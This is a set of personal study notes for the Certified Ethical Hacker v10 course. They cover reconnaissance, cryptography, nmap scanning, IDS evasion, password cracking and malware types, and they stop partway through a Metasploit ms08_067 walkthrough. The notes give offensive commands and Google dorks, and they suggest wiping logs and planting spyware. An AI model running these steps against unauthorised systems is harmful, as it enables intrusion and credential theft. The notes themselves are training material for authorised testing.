Certified Ethical Hacker v10

<https://www.youtube.com/watch?v=WVKbfxo_pwE>

SABA > Skillsoft Online Learning > Certification > EC-Council

*Not the best notes yet, still a work in progress.*

Kevin Mitnick - Possibly buy his book?

osstmm.pdf - Methodology document about testing security.

Certainly something to have a look at.

OISSG - Methodology targeted towards Pen-Testing.

Probably more relevant.

# \*\*Types of Attacks.

**Website defacement** is an attack on a website that changes the visual appearance of the site or a webpage. These are typically the work of defacers, who break into a web server and replace the hosted website with one of their own. Defacement is generally meant as a kind of electronic graffiti and, as other forms of vandalism, is also used to spread messages by politically motivated "cyber protesters" or hacktivists.Idea of digital graffiti. Normally done to websites where an attacker will deface an organisation's webpage.

**Buffer Overflow** is when an attacker sends more data than expected to a program which can cause the buffer to overflow which in turn causes causing memory leak. The attacker can gain control of the memory stack and insert executables.

**Format String Attacks** - C programming language makes use of "format string" to determine how data is going to be input/output. If a programmer leaves this out then an attacker can gain control. The Format String exploit occurs when the submitted data of an input string is evaluated as a command by the application. In this way, the attacker could execute code, read the stack, or cause a segmentation fault in the running application, causing new behaviors that could compromise the security or the stability of the system.

**Denial of Service** - SYN flood, PING flood, SMURF attack, malformed packets.

**Distributed Denial of Service** - coordinated DoS making use of several hosts in several locations. Making use of "botnets". Controlled by a “Master”.

As a Pen Tester ensure that you get a **very detailed signed contract from your employer**. Ensure that the scope of the pen test is clearly defined with boundaries put in place. While going about your pen test always make sure you operate within the boundaries of your contract and do not exceed the scope of the test as this will open you up to legal issues.

**Security Assessment** is similar to a pen test however these are normally carried out hand-in-hand with the employer, check all security and provide advice on how to mitigate the vulnerability. These look at procedures and policies. Looks at more vectors than a pen-test. Very comprehensive.

Pen-tests may provide unrealistic view of the network from a security stand point - if no penetration in a week, the organisation may feel like they are "secure" and not beef up their security.

# \*\*Foot Printing

Foot printing is the process of finding out as much as possible about the target from easily available sources. It is probably a good idea to start some sort of excel spreadsheet or Word document to keep track of everything you learn. The kind of thing you will be looking to learn:

* Domain names
* Network blocks
* Specific IP address (web, email, proxy, and any dbs on the network)
* System architecture
* ACL information from port scans
* What IDS platform is in use?
* System enumeration (username, group names),
* System banners, routing tables, snmp information
* DNS hostnames
* Networking protocols (tcp/ip, decnet, appletalk)
* Internal DNS?
* Remote access possibilities (vpn, dialup)
* Extranet? Connection points? Access control? Public or private?

Do some digging:

*http://archive.org* -- **The WayBackWhen Machine**, can sometimes find out some sensitive information about companies that has since been removed. Companies used to publish all sorts of information before security impact was realised.

*http://netcraft.com* -- Internet research website. Can find out what internet webservers are being used by websites. Can learn what version webserver is being run, search for vulnerabilities to match.

*http://www.monster.com* -- Recruiting Websites provide loads of valuable information about what services and technology that might be in use. There might also be a chance of obtaining an internal email address if it's a carless advert.

LinkedIn, Facebook, Twitter, Glass Door, Reed, Indeed, Reddit...

# \*\*WHOIS

WhoIs can be used to find out who own the IP address, or even use it to find out who owns a particular Domain. It is possible to find out email addresses. Normally some tech email address or phone number as a contact.

Linux commands:

*whois =brighteyes.com* -- will say who owns the domain

*whois =bright* -- will return results with a little details on who owns and domain with bright in it. Will normally stop at 50 entries.

http://www.GeekTools.com can be used to run whois from a web browser session.

# \*\*DNS

Domain Name Service. Used to associate IP with Domain names.

Different ways of extract information using DNS. Find out as much as possible about a target.

**Nslookup** is a powerful network administration command-line tool, available for many of the popular computer operating systems for querying DNS to obtain domain names or IP addresses, mapping or for any other specific DNS Records.

**Windows cmd**

*nslookup* -- Using this on its own will provide your local DNS information and enter command line in to nslookup mode with the “>” prompt.

> *server 8.8.8.8* -- Look up the DNS information for an IP.

> *www.infiniteskills.com* -- Provides IP information for the search criteria

>*set type=mx* -- This will provide additional information. This will show mail exchange servers.

>set type=ptr -- This will search for a pointer record

>*infiniteskills.com*

>*set type=soa* -- (Start of Authority record) can provide a lot of useful information, primary name server, mail address, default ttl of packets

**Linux terminal**

*host www.infiniteskills.com* -- will provide some basic no frills information about a web or domain.

*dig infiniteskills.com* -- This is an alternative way of doing whois. Can provide some extra information.

*dig axfr infiniteskills.com* -- this probably won't work but always worth a try. Might provide a list of Domain names.

# \*\*Finding out more information:

*host infiniteskills.com* -- Use host to find an IP address.

*whois 172.16.8.1* -- find out who owns the IP address you've just discovered. This will provide the supernet NetRange.

*dig mx infiniteskills.com* -- Use this to find out who handles the mail servers.

# \*\*Googlehacking

Using very specific codes in the Google search engine to try and find valuable information.

Use of symbols such as " " and the + or – in the search bar.

Examples include:

* filetype:config
* allintitle:sensitive
* allintitle:sensitive filetype:doc
* site:mil
* inurl:"wwwroot/"
* intitle:apache/2
* ext:js -- JavaScript
* intext:

These can be strung together and also include some additional code to make more detailed searches:

* intitle:error intext:mysql -forum -manual
* "index of" + "bash\_history" -google
* "microsoft iis/5.0 server at" -google

# \*\*www.exploit-db.com

Google Dorks. Definitely worth having a look around and become familiar with it.

The Exploit Database is a CVE compliant archive of public exploits and corresponding vulnerable software, developed for use by penetration testers and vulnerability researchers. Our aim is to serve the most comprehensive collection of exploits gathered through direct submissions, mailing lists, as well as other public sources, and present them in a freely-available and easy-to-navigate database. The Exploit Database is a repository for exploits and proof-of-concepts rather than advisories, making it a valuable resource for those who need actionable data right away.

Allows you to read exactly what the exploit is and its rating before attempting to run it. Ensure you meet all the criteria.

*Searchsploit -* This can be run from Terminal

# \*\*Brief History of TCP/IP

Internet began in 1969 as ARPA (Advanced Research Projects Agency).

AHHP was kind of the start of UDP.

ICP provided bidirectional air of streams of traffic kind of like TCP.

First router was a computer with special interfaces and software.

1973, Vinton Cerf and Robert Kahn reworked the existing idea of ARPA net.


1983 NCP (ARPAnet original protocol) was finally shut down and TCP/IP became the main protocol.

1992 work began on IPng (IP next generation), which later becomes IPv6.

IPv6 attempted to fix some of issues with IPv4, security issues, NAT, limited addresses.

# \*\*Wireshark

Packet Capture tool. Also known as a network sniffer. Wireshark is the world’s foremost and widely-used network protocol analyser. It lets you see what’s happening on your network at a microscopic level and is the de facto (and often de jure) standard across many commercial and non-profit enterprises, government agencies, and educational institutions.



Basic info at top, breaks it down to its layers in the middle. RAW data bits at bottom with ASCII equivalent.

Follow TCP streams, makes it easier to follow the stream with all associated packets.

Filter by HTTP, filter by TCP, makes it easier to find what you're looking for.


# \*\*Wireshark for Deep Inspection

To analyse VoIP calls select telephony from the menu. Can deep dive the data, even playback the original message if it isn't encrypted. Can give call statistics, jitter, and latency, even provide information like who spoke first.

Statistics: Endpoints will show you all of the different endpoints involved in this packet capture.

Have a play around and see what statistics you can see. Make some graphs. Flow Graphs, IO Graphs.

# \*\*OSI & TCP/IP Models

[](https://www.google.co.uk/url?sa=i&rct=j&q=&esrc=s&source=images&cd=&cad=rja&uact=8&ved=2ahUKEwjR3raezp_dAhWpKMAKHc_JB7QQjRx6BAgBEAU&url=https://networkengineering.stackexchange.com/questions/34635/army-not-use-osi-model&psig=AOvVaw2o5VONWGep9dD9FMUSMZb2&ust=1536090726053708)

# \*\*IPv4 addresses

4 Octets, each octet is 8 bits. 0 to 255 possible.

00000001 = 1

00000010 = 2

00000011 = 3 etc...

Subnet mask - 255.255.255.0 in binary:

11111111.1111111.11111111.000000000

192.168.1.24 - with the above subnet mask we can break down the IP as follows:

192.168.1 = Network portion

.24 = Host portion

.0 = Network address

.255 = Broadcast address

With the above subnet mask we can have 254 useable hosts.

# \*\*User Datagram Protocol - UDP

User Datagram Protocol is a Transport Layer protocol, Layer 4. It is a connectionless protocol meaning the data is sent and forgotten about. As there is no error checking carried out it is a faster protocol than TCP which makes it good for gaming, VoIP and streaming.

# \*\*Transmission Control Protocol - TCP

TCP is also a Transport Layer Protocol however TCP is connection orientated with error correction. It uses a 3 way handshake between the sender and recipient.

SYN -->

<-- SYN, ACK

ACK -->

This handshake ensures the recipient is there and receives a message. During the conversation it also carries out checks that it has received each packet and reports back if it has missed one for resending.

A **SYN Flood** works by the attacker sending SYN messages, so the recipient opens some memory in buffer ready to build the connection but never finishes the 3 way handshake. This causes the memory to fill up and can cause a DoS.

Reset message is used to block a 3 way handshakes if a port is closed by a FW. An attacker can use a **TCP Reset Attack** to tamper or terminate TCP connections. This tampering technique can be used by a firewall in goodwill, or abused by a malicious attacker to interrupt Internet connections. The “Great Firewall of China” is known to use TCP reset attack to interfere with and block connections, as a major method to carry out Internet censorship.

**Fin** is used to tear down connections. The teardown uses a 4 way handshake.

TCP packets include a load of other headers; Sequence, Checksum, Port, Window Size, Acknowledgement Number... Different header flags can be set to perform different types of scans later in the information gathering phase. Using nmap.

# \*\*Services

Services are applications that run in the background without any user interaction.

*netstat -ls* -- Listening Services have open ports.

*ls /etc/init.d* -- Shows all of possible services that can run on Linux machine. Does not mean they're all on and listening.

Altering Services status needs to have Admin privileges as they run as a different user than the one you're logged on as. However, if you can compromise the services user then it is possible to switch them on or off.

Windows uses a “system.services” account for loads of things rather than individual services accounts like in Linux. Easier to compromise loads of stuff if this account is compromised.

# \*\*Dynamic Host Control Protocol - DHCP

Allows networked devices to pick up their configuration automatically when they connect to the network. Although handy from an administrator’s point of view, it obviously has its downsides including possible security breaches.

Easy to set-up and configure. Allows users to be more mobile.

Can be configured to provide Default Gateway, DNS, DHCP Exclusions, Lease time, DHCP rules.

DORA:

* + Discovery
  + Offer
  + Request
  + Acknowledgement

Known as BOOTP in Wireshark. Bootstrap was the original protocol to DHCP.

# \*\*Address Resolution Protocol - ARP

ARP Table matches a physical L2 address, MAC, to an IP address.

*arp -a* -- Shows the arp table

Gratuitous ARP are normally saved for later just in case so that they don't need to ask.

**ETTERCAP** can take advantage of this by **ARP poisoning**. Sends out hundreds/thousands gratuitous arp messages to flood network and poison the arp tables.

# \*\*History of Cryptography

Caesar Cipher is a rotation cipher. The 2nd row is shifted X amount of characters to make an encrypted message:

ABCDEF.....

DEFGHI.....

Enigma Cipher. ww2. German developed cipher. Alan Turing worked tirelessly to try and crack this cipher at Bletchley Park.

Digital Encryption Standard, DES - in 1977 IBM came up with an algorithm based on Lucifer cipher. Became NIST DES. 3DES came next. 56bit encryption.

3DES, uses 3 DES keys. First key used to encrypt the plaintext. Second key used to decrypt the cipher text from first round then the third key is used to encrypt the text from the second key. This equates to 168 bit encryption although in reality it’s 3x 56 bit.

In 2001 NIST replaced this with Advanced Encryption Standard, AES. Supports multiple key lengths.

# \*\*Different Types of Cryptography

Symmetric key cryptography uses the same key to encrypt and decrypt the data.

AES and DES are examples of symmetric key encryption.

*aescrypt -e -p cookie text.txt* -- encrypts text.txt file with the password cookie and makes an.aes file extension.

*aescrypt -d -p cookie text.text.aes* -- decrypts the text file

Block cipher or Stream ciphers. Block cipher literally encrypt in block of ex. 64 bits. Stream encrypts bit by bit as it is being processed.

A-symmetric encryption is slower, but better.

Private key and Public keys. Ensure that who you got it from is who actually sent it.

Hybrid methods are often used in real-world situations. A-symmetric is used to transmit the symmetric session key.

*openssl genrsa -des3 -out private.key 4096* -- generates the private key with 4096 encyrption

*enter a passphrase: XXX*

*openssl rsa -in private.key -pubout -out public.key*

*enter passphrase: XXX*

*openssl rsautl -encrypt -pubin -inkey public.key -in text.txt -out encrypted.txt --* encrypts

*openssl rsautl -decrypt -inkey private.key -in encrypted.txt -out plaintext.txt --* decrypts

*diff text.txt plaintext.txt* -- this checks for any differences between the 2 text documents.

# \*\*Public Key Cryptography

## Overview.

Uses key pairs. One private key and one public keys.

If I send a message to Neshy, I would use her public key to encrypt my message which only her private key could decrypt correctly.

X.509 certificate can be used to digitally sign a document. Uses a Certificate Authority, CA.

PGP, Pretty Good Privacy, also implements Public Key Cryptography in a different way. Uses a web of trust model which means that I post my public key to a public key repository. Anybody who knows me can sign my public key with their key to confirm it's me.

# \*\*Cryptography Certificate

Certificate says who I really am, like a passport. Allows me to encrypt messages also. HTTPS uses certificates.

*openssl genrsa -des3 out ca.key 4096* -- Generate a private key for a certificate.

*enter pass phrase for key: DAI*

*openssl req -new -x509 -days 365 -key ca.key -out ca.crt* --Generate a certificate using your private key.

*openssl x509 -text -in ca.crt* -- To see your CA Certificate

The certificate also contains a hash algorithm to ensure what's received is what was sent. This provides non-repudiation from the sender. They cannot deny it came from them.

The Certificate Authority manages certificates. Trusted CAs will be saved in the browser so any website you visit that has a certificate from any of the trusted CAs will automatically be trusted.

When you visit a website that doesn't have a certificate from a trusted CA that's when you have to confirm you want to visit that site and accept their certificate.

# \*\*Cryptographic Hashing

Hashing generates a fixed length output. MD5 provides a different length value than SHA1.

It's a one-way system. The data is not meant to be recovered. Its main use is to check file integrity.

*md5sum ca.crt* -- provides the md5 hash of ca.crt

Passwords are often hashed for storage so they're not stored in plaintext.

To hack this the correct password isn't need to be know, the attacker needs to find a string of characters that produces the same hash value as the password thereby gaining access to the system.

# \*\*Different Types of Cryptographic Ciphers

National Security Agency, NSA, requested changes to cipher, did they ever put a backdoor into the encryption standard??!!

**DES** - 56bit keys, block cipher, uses 64 bit blocks.

In 1998 it was cracked in under 3 days. In 1999 it took a network of 10,000 computers less than a day to crack a message.

**3DES** – uses 3 56bit keys - 168bits

Key1 is used to encrypt a message (P) resulting in C1 cipher text

Key2 is used to decrypt C1 resulting in C2 cipher text

Key3 is used to encrypt C2 resulting in C3 cipher text.

encrypt - decrypt - encrypt process

**AES** published in 2001 by NIST Rijndael. It has variable block sizes and key lengths, multiples of 32 bits. AES specifies a fixed 128 bit block size but key lengths of 129, 192 and 256 bits.

# \*\*Secure Socket Layer & Transport Layer Security – SSL & TLS

Ways of doing encryption between websites and webservers and clients or browsers. Developed by Netscape, became Mozilla.

V2 of SSL encryption between webserver and a browser. Full of vulnerabilities. Released V3.0 in 1996 but still had some issues. In 1999 we end up with TLS.

Client Hello going out to the server

Server responds with hello

They exchange information including cipher suites it supports

Server responds with what cipher it wants to use

Client key exchange happens

Encrypted handshake message is complete

*sslscan www.infinitelabs.com*  --detects what ssl version is being used

Brings up loads of information about what encryption and hash is being used.

# \*\*Secure Shell - SSH

More secure replacement for Telnet. Telnet was always plaintext. SSH is encrypted.

For password less login over SSH:

*sss-keygen –t RSA* -- generate a key pair for you.

*scp id\_rsa.pub kilroy@192.168.1.39:.ssh* -- secure copy the key to the server

*cat id\_rsa.pub >> authorized\_keys2* -- appends the key to the authorized keys file

*ssh kilroy@192.168.1.39* -- no longer requires password to authenticate

*cd .ssh* -- change to hidden directory ssh

*ls* -- lists the contents of the current directory

*known hosts* -- this is the key storage for all of the other systems you have connected to from this system

*config*  -- holds configuration for ssh. Instead of using IP you can name the system.

Early version of SSH were vulnerable. V1 has been broken. They were vulnerable to being read in clear text.

*man ssh* -- read the manual for ssh

putty.exe -- in Windows is a GUI for SSH

# \*\*Disk Encryption

Now PCs are faster full Disk Encryption is a viable option. Lots of ways of doing it on different systems.

Microsoft have **BitLocker,** which is an AES cipher. Uses a feature called Trusted Platform Module, TPM, which is a chip that stores the keys that allow the OS to access the disk.

Apple MACOS uses **FileVault**.

Linux Ubuntu Version uses **gdecrypt** - a GUI for mapping/mounting and creating encrypted volumes.

Disk encryption is a good idea as a pen tester as you will probably be holding customer data which is then considered "At Risk" if you lose your laptop etc.

# \*\*Cryptographic Analysis

Frequency analysis. What letters appear most commonly in the cipher text? E is most common letter followed by TAOIN. Guess these first.

Will take some effort and a lot of guessing. Old fashioned technique that won't work as well on modern encryption standards.

# \*\*Different Types of Scans

Scanning is often one of the first steps of an ethical hack. Nmap is the most favoured tool.

**Ping Scan** - utility that sends out 'echo requests' to every host address on a network to determine which addresses are 'up'. Sometimes systems are configured to not reply to pings.

*nmap -sP 192.168.1.0/24 --* This will send a PING to every address in the subnet.

**Port scan** - scans for open ports. Scans about a 1000 open ports.

*sudo nmap -sT 192.168.1.0/24* -- Send a TCP SYN packet to every address on the network. It will send a ping first **if there is no reply then it won’t send the TCP SYN**.

A TCP Connect scan is different to a TCP SYN attack as it completes the 3-way handshake between the attacker and the host – this obviously generates a log message.

**Vulnerability scan** - looks for specific vulnerabilities on a target system. Checks for open ports and application versions, then compare to vulnerability table to see if it can be exploited.

Not all application will respond with what version it is running. "Banner grabbing".

# \*\*nmap

Network mapping tool. Nmap is a port scanner. It goes off and scans the target for open ports.

There is a GUI but always best to learn the proper Terminal. Nmap will try and work out the target OS or Application Version from the responses it gets.

*man nmap* -- brings up the nmap manual to have a read.

*nmap –p-*  -- this will scan ALL ports

*sudo nmap -sS -0 -v 192.168.1.1*  -- simple SYN stealth scan to try and guess the OS

# \*\*Other types of nmap scan

Other than SYN, Connect, UDP. These can be run instead of basic scans to try and get round FW.

**IDLE Scan -** Sends messages pretending to be from the IDLE system to the target to try and get a response to see the response to look at packet header information to try and determine what it is.

*sudo nmap -Pn -sI 192.168.1.1 192.168.1.22*

Zombie Target

**XMAS Scan** – Called a Christmas scan because it lights up a number of header fields in TCP Header like a Christmas tree. Trying to identify open ports being filtered by a FW.

*sudo nmap -sX 192.168.1.22*

**FIN scan -** will determine if a port if open by the result it receives from sending a FIN flag

*sudo nmap -sF 192.168.1.22*

You'd run these to try and find open ports that might not have responded to an original SYN scan. The results from these will help determine if there is an open port that just ignores SYN because it might respond to something different.

# \*\*Packet Crafting Utilities – HPING3

V3 is current. HPING is used for crafting packets to use for evasive tactics to get around FW.

*hping3 -h* --brings up the help menu which has all of the commands written in it.

*sudo hping3 192.168.1.1 -U -S -s 55355 -d 8080*

Target source destination

Not sure how but it can help evade IDS and FW.

Can also be used to crash applications as a lot of them are unsure of how to handle malformed packets.

**packeth** is a GUI version of hping3. Runs with Admin priv. Can see all the settings visually.

# \*\*War dialling

Take a big block of phone numbers and try dialling them all to see if you can pick up a modem. This could be an old backdoor in to the system in case the data network fails.

**ToneLoc** - is the gold standard in war-dialling. Runs under MS DOS. Could be hard to find a copy these days. Plus does anybody even have a modem anymore?

**THC scan** claims to work on everything... hasn't been updated in a very long time.

# \*\*IDS Evasion

How to stay stealth. Might have to do this if carrying out a pen test where you are meant to be stealth.

Manipulate packets to look a certain way, *paceth*, spoof IP address easily. Use **paceth** to generate a lot of bogus data, then you can hide in the noise created.

nmap can be set to scan REALLY slow so that hopefully that the IDS won't notice. The threshold won't be reached to trigger alarm.

**“LOW and SLOW”**

nmap can put out dummy scans to try and throw off the IDS and FW.

Downside of using evasion is it really slows down your progress. Being careful and having to hide yourself and your activities is very time consuming and with the limited time on a pen test it could hamper your results.

*nikto -h* -- good for web application testing, also includes some IDS evasion.

Throw a **nikto** scan out from a different system while I’m doing an nmap scan from my system. Hopefully won't get detected by IDS.

# \*\*Banner grabbing

Any message that an application provides. This can show the version number, patch level, OS in use.

*telnet 192.168.1.39 22* --will try to telnet to port 22 (telnet normally 23) on the host IP. This should return a banner with hopefully, some useful info.

telnet isn't turned on as default on Windows any more. Need to turn the service on.

**Netcat** is a featured networking utility which reads and writes data across network connections, using the TCP/IP protocol. It is designed to be a reliable "back-end" tool that can be used directly or easily driven by other programs and scripts. At the same time, it is a feature-rich network debugging and exploration tool, since it can create almost any kind of connection you would need and has several interesting built-in capabilities.

*nc -v www.infiniteskills.com 80* -- connects to www.infiniteskills.com on port 80

*HEAD / HTTP/1.1* -- RAW http command to access info

*www.infiniteskills.com* -- have to provide a host in v1.1. This brings up a lot of http info for www.infinitelabs.com. What kind of server it is on, what OS version

*dig mx microsoft.com* -- find out the mail server address.

*nc -v mail.messaging.microsoft.com 25* -- connect to the mail server on port 25 (SMTP) Can provide what system is in use and what version numbers.

*dig mx sendmail.org*

*nc -v services.sendmail.com 25 --* Use netcat to connect to services.sendmail.com on port 25.

*openssl s\_client -connect www.infiniteskills.com:443* -- connects to port 443 (SSL) to the website. Shows all the SSL, TLSv1, and cipher information.

# \*\*Vulnerability scanning – NESSUS Scanner

Scan for open ports, banner grab, try and figure out what versions are running, they also check OS, check what services are available, and what version they are running.

**Nexpose** **Community Version** is a good free version but can only scan up to 32 IPs. **Nessus** offers free feed but not for commercial purposes. **QualysGuard** is a good but costly option.

Vulnerability scanners can create False Positives and also False Negatives as it is easy to spoof banners or even hide them. They kind of make a best guess to try and determine if there is a vulnerability.

The results of the vulnerability scanner need to be properly analysed to quantify the results and to see if there is any vulnerability worth trying to exploit or patch. Whatever the case may be.

Are the severity ones you agree with or not? Have to look at the big picture sometimes. Depends on the scope of the pen test.

# \*\*Using Nessus for vulnerability scanning

Runs from a web interface.

Policies - build a policy to scan against a system. Create new ones to add to the 4 default.

safechecks - don't do anything that might crash a system.

Woh, there are loads of things to configure when you set up your own policy. Can get lost in the configuration.

Results are ordered by severity. Click on plugin id and box on right will show further information. This can point towards things that require further investigation.

# \*\*Enumeration techniques

Enumeration - the action of establishing the number of something.

Ways of getting information from systems. Banner grabbing is a classic method. Can also use Telnet or DNS.

See if possible to do DNS Transfer

*dig @ns1.dnsmadeeasy.com version.bind txt chaos* -- try and find out what version of bind is being used

*net view* -- used in windows. Might provide the DC info

*net help* -- have a read of the help manual

*enum4linux* - Enumeration tool

# \*\*Simple Network Management Protocol – SNMP

V3 is the only secure version now that uses authentication however, V1 is the most commonly found in the real world. Has no encryption and lots of people haven't changed it due to the hassle/cost of updating to new version.

Possible to set some simple configuration parameters using SNMP.

Community Strings were used in V1, (Public & Private) very simple and easy to hack.

Walk through the MIB - Management Information Base

*snmpwalk -v 1 -c public 192.168.1.39*

So many companies have not bothered updating SNMP to a new version as v1 works and they're not bothered. There is a GUI version available although as normal learn to use the Terminal version.

Provides so much good information about a system that can then be investigated for vulnerabilities. Can drop down and look in to network devices. A gold mine of information.

# \*\*Lightweight Directory Access Protocol - LDAP

Big thing that LDAP servers do is a way of storing user, system, and printer data.

Active Directory is a version of LDAP.

**JXplorer** can connect to a server running LDAP. Port 389.

Possible to select what kind of log on you want to do: Anon, SSL + Anon, SSL + Password etc...

**LdapMiner** is a command line Windows version.

**ldapminer -h 192.168.1.22 -d**

Windows running AD are good targets but there are other type of LDAP servers. Really good way of organising data about people or resources.

# \*\*Using Proxies

Proxies sit in between the host and destination. Used to cache webpages to save on bandwidth in a lot of organisations. Another good reason to use a proxy server is to allow admin to block access to certain websites. Configure on the proxy to block access to websites. Can also use them to insert an AV option in the middle of the web stream.

(Might need to configure web browser to use proxy) Other purpose might be to intercept requests to see what is happening between the client and the webserver.

There is a possibility to use one for banner grabbing.

You can see different things that are going on under the hood, other TCP connections from your webpage. A lot of web activity going on in the background.

"**Z attack Proxy from OWASP**", **BlueCoat Proxy,** and **Squid** are good options.

Proxy Chains -

# \*\*The Onion Router - TOR

Anonomisers can hide activity for pen testing when information gathering.

They provide protection and anonymity. Internet activity cannot be tracked.

TOR is a network of virtual private networks used to reroute traffic through their relays.

Another option is "**cotse.net**" which also provides a private email service and even some professional web hosting.

**Anonymizer.com** can also provide service for enterprise.

# \*\*Tunnelling

Taking data and stuffing it inside another type of data so you can't see what's inside the tunnel.

1 reason for tunnelling could be for privacy, such as VPNs.

Another reason is if there are restrictions on the network that prevent certain type of data from ingress/egress so tunnelling can avoid.

Port forwarding via SSH (**SSH tunnelling**) creates a secure connection between a local computer and a remote machine through which services can be relayed. Because the connection is encrypted, SSH tunnelling is useful for transmitting information that uses an unencrypted protocol.

Advantage to using SSH tunnelling is that not only are you tunnelling but it is also encrypted.

HTTP tunnel is another viable tunnelling option.

HTTP traffic is normally allowed out of a firewall, so it is a good way to configure a tunnel to get in to the network.

# \*\*Penetration Goals

Depends on the needs of your target.

Malicious attacker will have specific goals- access, information, persistent access and control.

Build your scope of attack around the needs of target.

* Access: Could you break in? How easy was it? Can you repeat it? How?
* Information: Usernames, Password, Information about other systems, Credentials for other systems, PII, Credit card numbers, etc...
* Persistent Access: Can log in any time? May involve back doors, depending on channels used
* Control: Participation in botnet, Use as a leaping off point to other systems, Access to internal systems as needed, Could be used as a tunnel point to other systems...

Always align your work with the scope. No point going off down the rabbit hole if that's not what they want. Show them what you've done and why. Everything needs to be logged so that it can be presented to the customer and justified.

# \*\*Password Cracking

Getting a copy of the passwords file is not enough to gain access. All passwords are saved as hashes. Need to get a copy of the file and run a program like **John The Ripper**.

*john --wordlist=all.lst ../mypasswd* -- Runs John with the wordlist all.lst against the file mypasswd. John will hash all password in all.lst to see if the hashed output matches anything in the passwd fie.

Password cracking this way can take AGES!!

Rainbow tables are often used to save on time, which instead will compare already hashed passwords to the passwd file to find a match. This saves the time needed to hash all the possibilities in all.lst. (Hopefully that makes sense)

**ophcrack** -- free windows password cracker

Rainbow tables can easily be downloaded from the web.

The whole point of a complex password is so that it probably isn't on a word list. Word lists historically only go up to 8 characters. If it's not on a word list then old fashioned brute force attack is required which takes forever to work.

**Cain & Abel** on Windows can be used as a windows password cracker, it can also do ARP poisoning, or be used to sniff out password files anywhere on the network, even on network devices.

# \*\*Password Attacks

Different methods of doing password attacks.

**LOPHTCrack6** - another password cracker like John.

Brute force attack using a wordlist.

Another type of brute force would be to try every character in every position. This can be a lot slower than using a word list.

Rainbow Tables - brute force but you've done the conversion to the hash ready. Save on CPU cycles. Can be quicker.

Desk surfing for people that have written down password and left on their desk.

Mnemonics & transpositions of letters and numbers "P455w0rd" "P@ssword"

# \*\*Password storage

Passwords typically get stored in a 1-way hash function.

**Windows**

Stored passwords in SAM (Security Accounts Manager). Hashed format.

Cain & Abel can grab passwords from windows.

Another good tool is "**pwdump7**"

**UNIX/Linux**

/etc/passwd -- user accounts

/etc/shadow -- requires administrative privileges

**MacOS**

Even though there is a /etc/passwd directory MacOS uses a form of LDAP called AppleOpenDirectory and stores them somewhere else.

# \*\*Privilege Escalation

Become an Admin. Several ways to do his.

**Linux** -- Use "sudo"

su - -- Switch User to root. Will ask for a password for root.

sudo su - -- possible to switch to root using sudo.

# prompt means you're entering commands at root level.

Some programs require administrator’s level privilege to run. These have a bit set to allow a switch user in the command.

sudo find / -type f -perm +6000 -ls -- finds all files on system with this bit set

**Windows** - requires a dialog box requires a log in. No sudo.

LocalSystem has just about the highest level privilege in Windows. Try and highjack one of these Services for privileges.

**MacOS** - Same as Windows.

# \*\*Spyware, rootkits, key loggers...

**Spyware** is a type of software that installs on your systems and harvests information from users. Takes advantage of vulnerabilities on system.

CoolWebSearch - Classic example. Huntbar is another example. These pieces of software can download additional software or even execute commands in the background unbeknown to the user.

**Adware** - displays adverts while your program is running.

As an ethical hacker I might need to make use social engineering to direct somebody to my website where I install spyware on their PC in an attempt at information gathering.

**Key stroke logger** - comes in both software and hardware. Hardware needs to be placed and recovered. Software version could have a dial home function. Looks for passwords or credit card information.

**Rootkit** - used to try and hide other pieces of malware on a system. It can totally replace and then hide processes belonging to malware on the system so that you can't see them running.

In Windows an example would be that a rootkit would replace Explorer on a system which works identically to Explorer except it didn't display the files belonging to the malware. Same with using an "ls" in Linux.

Really fine line in the use of these tools as an ethical hacker. If you do use make sure you don't lose control of them!!

Anti-rootkit utility **TDSSKiller** or **rootkit hunter** are 2 software pieces that go hunting for rootkits.

# \*\*Metasploit

Pen testing exploit framework. Makes the job much easier by allowing you to group together already written exploits to speed up the pen test. Allows you to write exploits against systems easily.

Used to be a CLI but now has a lovely GUI or web interface.

Create a project. Launch a scan (type of nmap scan). Easily click through the results. Tab displays the known vulnerabilities for the scanned host.

Once the scan is done Metasploit tries to work out if there are any known exploits. Uses nexpose and nessus scans.

Modules and take a look at the different types of exploits that are available.

# \*\*Auditing and Logging

Most modern systems will send logs. Need to know as an ethical hacker that most activities will report back by sending a log. Need to know where systems store their logs so that they can be wiped clean. Also that you might get discovered.

**Linux**

*/var/log* -- var is where variable data is stored.

*/syslog* -- interesting file for an attacker.

*/auth* -- info about authentication and cron messages.

*/dmsg* -- shows all messages that the kernel has thrown out.

**MacOS**

Console GUI. Navigate through most of the same files as in Linux.

Diagnostic and usage messages

User Diagnostic Reports

**Windows**

Event viewer. Navigate to Windows Logs. Another GUI to display the files saved in logs.

Application, Security, Setup, Forwarded Event

All systems that have logging capabilities also have auditing capabilities. In Windows it's easy to find in Computer Management.

# \*\*Using Metasploit in CLi

*sudo msfconsole* -- to enter MetaSploitFramework console

msf > *db\_nmap -sS -0 -T 4 192.168.1.245* -- run nmap through metasploit

msf > *hosts* -- show hosts results

msf > *import badXP.nessus* -- table to show what vulnerabilities i have

msf > *serach ms08\_067* -- search for an exploit

msf > *use exploit/windows/smb/ms08\_067\_netapi* -- telling metasploit to use a specific exploit

exploit > *set RHOST 192.168.1.24* -- setting the remote host

